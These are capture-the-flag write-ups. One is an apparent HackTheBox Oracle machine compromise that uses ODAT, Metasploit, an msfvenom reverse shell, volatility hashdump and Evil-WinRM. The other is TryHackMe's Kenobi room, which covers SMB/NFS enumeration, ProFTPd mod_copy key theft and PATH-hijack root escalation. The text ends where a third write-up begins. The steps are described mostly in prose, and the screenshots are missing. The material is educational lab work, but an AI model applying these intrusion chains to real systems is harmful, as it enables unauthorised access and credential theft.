Naturally the next area of interest was Oracle Transport Network System (TNS) listener service. TNS is Oracle proprietary networking technology used for connecting to Oracle databases. Downloaded and installed ODAT (Oracle Database Attack Tool). Please refer to (https://github.com/quentinhardy/odat) for detailed instructions to install odat. After installation, used “all” flag with odat to enable all modules so we may know all the Vulnerabilities on target machine related to Oracle database. TNS poisoning exists due to flawed implementation of TNS listener service. This allows a remote attacker to register an existing instance and use Man In The Middle (MiTM) attack to read, inject or modify data. If successful this attack may result in unauthorized access to entire database. Odat output showed target machine was vulnerable to remote TNS poisoning.

ODAT TNS Poisoning check


Alternately, TNS poisoning vulnerability can also be checked using Metasploit tnspoison_checker auxiliary module (auxiliary/scanner/oracle/tnspoison_checker).

MSF module options for TNS Poisoning detection
Target vulnerable to TNS Poisoning

Odat also identified two SIDs namely XE and XEXDB.

ODAT SID bruteforce


Alternately, SIDs can also be enumerated using Metasploit sid_brute auxiliary module (auxiliary/scanner/oracle/sid_brute).

MSF SID bruteforce

Odat found valid credentials as scott:tiger.

Database credentials

Alternately, valid credentials can be found using Metasploit oracle_login auxiliary module (auxiliary/admin/oracle/oracle_login).

Installed sqlplus to access database.

sqlplus installation


Used sqlplus to login to database using SID and credentials found previously.

Database login


Enumerated the database version and privileges of current user. Realized that scott user does not have DBA privileges.

Scott privileges

Logged in again with same credentials but this time used sysdba flag to have DBA privileges. Listed the privileges available to us as well.

Sysdba login
SYS privileges

Realized that we can upload files if we use scott as sysdba. This can be used to upload reverse shell and get access to target machine. Referred to Red Team Tutorial website (https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/) to generate an aspx reverse shell to be uploaded to target machine. For generating the revere shell used msfvenom. Filled options LHOST with local(tun0)/attack machine IP and LPORT with 7777. Specified reverse tcp meterpreter shell as payload so we may require multi handler to capture the shell.

Meterpreter reverse shell

Uploaded the revere shell to target machine using odat with “dbmsxslprocessor” flag. This flag is used to upload file to the remote database server. Used scott:tiger credentials as sysdba and uploaded the file to webroot fodler as “shell.aspx”.

Reverse shell upload to target machine



Provided all the required options to mutli handler module like LHOST and LPORT that were used to generate the shell previously. Ran the module and waiting for shell.

MSF multi handler

To invoke revers shell, browsed to “shell.aspx” and received the shell.

Accessing shell.aspx
Shell access

Obtained a shell to the system using “shell” meterpreter command. Browsed to “C:\Users” to know users available on system and moved to Phineas directory to look for user flag.

Users on system


Browsed to Desktop folder to capture the user flag.

User flag

Alternately, user flag can be downloaded using odat as we know the location of user flag file. For this we can use “utlfile” flag. This flag is also used for upload, download or delete a remote file.

User flag using ODAT


Apart from user flag file, there was another interesting file “Oracle issue.txt” in the Desktop folder of user Phineas. Read the contents of the file and it was referring to full memory dump requested by vendor to troubleshoot Windows/Oracle performance issues. The file contained link to dropbox having the memory dump and surprisingly password for the dump file as well.

Oracle Issue file


Browsed to the link and entered the password as shown above but access was denied due to wrong password. Downloaded the file using odat utlfile plugin to read and analyze the file contents.

Oracle issue file downloaded using ODAT


Read the file locally using gedit that revealed the correct password. Used that password to login to dropbox and download the dump file.

Dropbox link
Memory dump file

Copied and extracted the contents of zipped to local working directory.

Unzip the dump file


Installed memory analysis tool volatility (sudo apt-get install volatility) to analyze and read the contents of dump file. Firstly, used the “imageinfo” flag with volatility to identify information about the dump. The results revealed the dump/image having profile of system with different variants of Windows 8, Windows 10, Windows 2012 or Windows 2016.   

Image info

Previously, after obtaining meterpreter shell we noticed that target system is Windows 2012 R2 on a 64 bit architecture. So, we used profile “Win2012R2x64” for dumping password hashes from memory using “hashdump” flag with volatility.

Hashdump

In the initial scan we identified that port 5985 used for Windows remote management was open. After getting Administrator password hash from volatility, used this information to login with Administrator using Evil-WinRM.

Admin access


Then browsed to Desktop folder under Administrator user and there was “root.txt” file stored in this directory. Read the contents of file root.txt to capture the root flag.

Root flag

Alternatively, as we know that root flag is stored in Desktop folder of Administrator we can use odat to download the file using “utilfile” plugin.

Root flag using ODAT

Submitted the flags (user and root) on HTB website to own machine and increase our owned machine count.

I hope this helped. Thanks for your time and attention.

Kenobi – TryHackMe Writeup

Introduction:

The purpose of this writeup is to document the steps I took to complete THM’s (https://tryhackme.com/) room Kenobi (https://tryhackme.com/room/kenobi) hacking tasks.

Resources/Tools Used:

  • Nmap
  • smbclient
  • Netcat

[Task 1] Deploy the vulnerable machine

#1             This subtask requires you to deploy the machine.

#2             Scanned the machine and found seven open ports.

nmap quick scan

[Task 2] Enumerating Samba for shares

#1             Using nmap script scan enumerated the SMB shares and found three shares namely:

  1. IPC$
  2. anonymous
  3. print$
SMB shares enumeration using nmap

Alternately, SMB shares can also be enumerated using smbclient:

SMB shares enumeration using smbclient


#2             Used smbclient to list and download file “log.txt” from anonymous SMB share.

List contents of anonymous SMB share

#3             Used smbget to download shared file “log.txt”.

Download log.txt using smbget


Read the file and found ftp service (ProFTPd) running on port 21. Additionally, private key for user “kenobi” was also available under location “/home/kenobi/.ssh/id_rsa”.

log.txt file


#4             Used nmap script scan to enumerate NFS shares. Found “/var” as shared.

NFS shares

[Task 3] Gain initial access with ProFtpd

#1             Used ftp to identify the version of ProFtpd. The version running was found to be 1.3.5.

ProFTPD version

Alternately, ftp version can also be enumerated using netcat.

ProFTPD version using netcat

#2             Used searchsploit to find exploits available for installed ProFTPD version (v 1.3.5). Output showed three exploits were available.

Searchsploit output

#3             This subtask gives an explanation about “mod_copy” module of ProFTPd service and related commands.

#4             Copied user “kenobi” private key file from location information available in “log.txt” file (refer task 2-3). Private key file was available in “/home/kenobi/.ssh/id_rsa”. Copied this file to “/var/tmp” directory as “/var” is available (refer to task 2-4).

Copy kenobi private/identification file to /var/tmp

#5             To get user flag from “user.txt”, following steps were followed:


  • Mounted NFS share (/var on target machine) locally to “/mnt/KenobiNFS” using mount command as follows:
Mounting NFS share locally

  • After mounting listed contents of the share. Kenobi private key was copied previously to “/var/tmp” (refer to previous task 3-4). Now copied this private key to our working directory.
Private key copy to working folder

  • Changed permissions of this file to 600 using chmod as it is required for ssh login using identity file.
Changing file permission

  • Logged in to target machine using Kenobi private key.
SSH login

  • Listed contents of Kenobi home folder and read “user.txt” file to get user flag.
User flag

[Task 4] Privilege Escalation with Path Variable Manipulation

#1             Listed files with SUID bit set and looked for an unusual file. Found “/usr/bin/menu” to be an odd entry under files with SUID bit set.

Files with SUID bit set



#2             Executed the file and was presented with three options.

/usr/bin/menu
Menu options


#3             We copied the “/bin/sh” shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the “/usr/bin/menu” binary was run, its using our path variable to find the “curl” binary, which is actually a version of “/usr/sh”, as well as this file being run as root it runs our shell as root.

Root access

#4 Read contents of file “/root/root.txt” to get root flag.

Root flag

I hope this helped. Thanks.
Injection – TryHackMe Writeup

Introduction:

